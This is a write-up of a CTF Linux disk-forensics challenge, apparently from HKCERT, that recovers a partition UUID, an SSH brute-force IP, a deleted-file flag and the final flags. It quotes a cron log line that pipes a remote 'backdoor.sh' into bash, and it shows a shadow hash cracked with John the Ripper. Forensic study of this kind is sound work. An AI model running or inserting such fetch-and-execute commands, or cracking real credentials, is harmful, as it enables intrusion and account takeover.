
This is a basic disk forensic. You are given a disk file. To get the flag, answer these questions:



Submit Your Answers

UUID of /dev/sda1:

Backdoor URL:

Password for user very-secure:

Deleted file flag:

IP of login attempt:


Submit Answers

You can install the disk on any hypervisor you like, in this case I use Virtual Box Before getting to the disk image installation step, I used Linux Reader to check if there are any lost files to restore and it is more convenient to find on Windows for me using Ctrl + F. You can download the program from the link below:

Download link: https://www.diskinternals.com/linux-reader/

After installing the program, I analyze the disk and answer the question:


Backdoor URL: This is a link and eventually we find this in /var/log. Usually there is an apache2 folder to check but it didn't exist in the disk, so I had to check for another file. I checked the syslog file and luckily it was the file I need. I downloaded the file to window and searched for the keyword such as backdoor, wget, etc).



```
Oct 13 13:00:01 lubuntu-vm CRON[1755]: (root) CMD (wget -qO- https://t.ly/backdoor.sh | bash)
```

This is what I was looking for: **https://t.ly/backdoor.sh**

IP of Login attempt: To answer this question, look for the answer in the auth.log since this is the file that contains authentication – related events on the system. Look for the keywords which related to the question such as: authentication, failed, failure, denied, access and so on. After going through all keywords, luckily for me I found this IP:




```
Oct 13 14:39:59 lubuntu-vm sshd[1271]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.166.246.54  user=very-secure
Oct 13 14:40:01 lubuntu-vm CRON[1273]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Oct 13 14:40:01 lubuntu-vm sshd[1271]: Failed password for very-secure from 192.166.246.54 port 46200 ssh2
Oct 13 14:40:01 lubuntu-vm CRON[1273]: pam_unix(cron:session): session closed for user root
Oct 13 14:40:04 lubuntu-vm sshd[1271]: Failed password for very-secure from 192.166.246.54 port 46200 ssh2
Oct 13 14:40:08 lubuntu-vm sshd[1271]: Failed password for very-secure from 192.166.246.54 port 46200 ssh2
Oct 13 14:40:11 lubuntu-vm sshd[1271]: Connection closed by authenticating user very-secure 192.166.246.54 port 46200 [preauth]
Oct 13 14:40:11 lubuntu-vm sshd[1271]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.166.246.54  user=very-secure
```

This might be the answer I needed. Furthermore, for me this looks like a login script from the msfconsole.


IP: 192.166.246.54

UUID of /dev/sda1:

To answer this question, first install the .vmdk to a hypervisor. The main desktop of the given vmdk:



Use "`blkid /dev/sda1`" command and we get the answer below:



```
lubutu@lubuntu-vm:~$ blkid /dev/sda1
/dev/sda1: UUID="b2bc2958-9c47-495a-8bab-3bae83cf9ca4" BLOCK_SIZE="4096" TYPE="ext4" PARTUUID="a7967744-01"
```


Password for user very-secure:

To solve this problem, the first thing come to mind is to check hash in /etc/shadow.

Using Linux Reader we can easily access the necessary files.

hash: very-secure:$1$icecream$BFNWlq61bRSp1IX4spIAR.


Now I have found the hash for the very-secure. Next, I used John the Ripper , which is a built-in password cracking tool in Kali Linux. After running the program, I have the following credentials for both users:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat ~/.john/john.pot
$1$icecream$BFNWlq61bRSp1IX4spIAR.:nokiasummer1990
$6$m4dzWjBywdyzc7Qz$2NntUeEyja6ugBwMaLY4BCgTrUAsLwdm89pRnz.l7bljn.LkbDRIB4I0ibk6q2RTuVuhcf9N2SonHswC3hOGW/:P@ssw0rd
```

Deleted file flag:

Access to the very-secure user and I found the answer inside recycle bin:



/home/very-secure/Documents/deleted_file.txt
File
Edit
Options
Search
Help
deleted_file.txt ×
Search...
Encoding: UTF-8 Lines: 2 Sel. Chars: 0 Words:

```
flag{th3_fi13_sh411_b3_d313t3d}
```

FLAG: hkcert24{h4v3_4_t4st3_0f_1inux_f0r3nsic_0r_b3ing_rickr011_4g4in}